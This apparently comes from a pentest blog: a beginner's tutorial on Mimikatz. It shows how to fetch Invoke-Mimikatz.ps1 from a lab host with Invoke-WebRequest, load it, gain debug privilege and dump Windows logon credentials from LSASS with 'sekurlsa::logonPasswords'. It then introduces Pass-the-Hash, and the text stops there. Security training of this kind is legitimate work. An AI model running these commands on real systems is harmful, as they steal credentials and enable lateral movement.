



HacknPentest

Pentest Tools Walkthrough

Mimikatz – Windows Tutorial for Beginner (Part-1)

🕒 23rd April 2019

Sharing is caring!

 Share

 LinkedIn

 Tweet

```
.#####.  mimikatz 2.0 alpha (x86) release "Kiwi en C" (Apr  6 2014 22:02:03)
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v #'  http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 13 modules * * */
```

Mimikatz Beginner's Guide



Mimikatz is a tool written in C by Benjamin Delpy for Windows Security. Mimikatz is one awesome tool to gather credentials using various methods. Other than Gathering Credentials, Mimikatz can perform various Windows Security Operation such as:

- Pass-the-Hash and Over-Pass-the-Hash
- Pass-the-Tickets
- Building Golden Tickets
- And much more

In order to gather credentials and hash, administrator privilege will be needed and how to escalate privileges in windows environment can be found on this [awesome blog](#).

To Dump Credentials, we will be starting with Most Popular Option – *SEKURLSA*

Sekurlsa

This module provides with the functionality of extracting passwords, hashes and tickets by abusing the memory of LSASS.exe (Local Security Authority Subsystem Service).

Overview about LSASS

LSASS (Local Security Authority Subsystem Service) is a Windows Based Service which provides the user with the functionality of SSO (Single Sign-On). Single sign-on (SSO) is a session and user authentication service that permits a user to use one set of login credentials (e.g., name and password) to access multiple applications. The service authenticates the end user for all the applications the user has been given rights to and eliminates further prompts when the user switches applications during the same session. It verifies users logging on to a Windows computer or server, handles password changes, and creates access tokens. Mimikatz abuses the cache of credentials and provides the attacker with information regarding the credentials of the users.

Note: To Perform the operations with Mimikatz, Administrator Privilege is required.

Running Mimikatz using various methods

Firstly, we need to check whether we have the privileges of administrator on the system.


```
net localgroup administrators
```


Now that we have checked our privileges on the Windows Box, let's get our hand dirty.

Firstly we need to download mimikatz and run it. There are multiple ways to run mimikatz and get credentials.

1. We can download the executable from this [GitHub link](#) and run it from the command prompt.

```
mimikatz.exe
```



2. We can use PowerShell Mimikatz script (`Invoke-Mimikatz.ps1`) to run specified functions of Mimikatz. But first, we need to download this script and load it. This can also be done in two ways.

a. Loading the Script in Disk (Really Downloading).

```
Invoke-WebRequest -UseBasicParsing http://192.168.52.200/Tools/Invoke-Mimikatz.ps1
```


b. Loading the Script in Memory (Just Loading the Script in Memory).


```
Invoke-WebRequest -UseBasicParsing http://192.168.52.200/Tools/Invoke-Mimikatz.ps1
```


After Downloading the Invoke-Mimikatz.ps1 script we now need to load the Invoke-Mimikatz script in the powershell session.

```
. .\Invoke-Mimikatz.ps1
```

And now that we have loaded our script in the session we can easily see what functionality do the script offer us by the following command.

```
Get-Help Invoke-Mimikatz
```



Now to get the Logon Credentials we just need to fire up the prompt of Mimikatz with the following commands.

Firstly, we need to debug privilege.


The debug privilege allows someone to debug a process that they wouldn't otherwise have access to. For example, a process running as a user with the debug privilege enabled on its token can debug a service running as local system.

```
privilege::debug
```


We are all set to see the magic....


Getting LogonPasswords

```
sekurlsa::logonPasswords
```



We can see the command provides us with a very verbose detailing about the credentials of the user session. LogonPasswords provide every information related to the user credential and module provide with an integrated output of various commands like msv, tspkg, wdigest, and other commands as well.

This Result can also be obtained by Running the Invoke-Mimikatz PowerShell script.



This Juicy Information from the above command can be used to perform various techniques and one such technique is Pass-the-Hash.

Pass-the-Hash

Pass-the-Hash is a technique used by the attacker to get access to system present in the network using Hash of the particular user in that System. Basically used for Lateral or Horizontal Movement in Pentesting methodology.

The Table below shows the lab environment setup

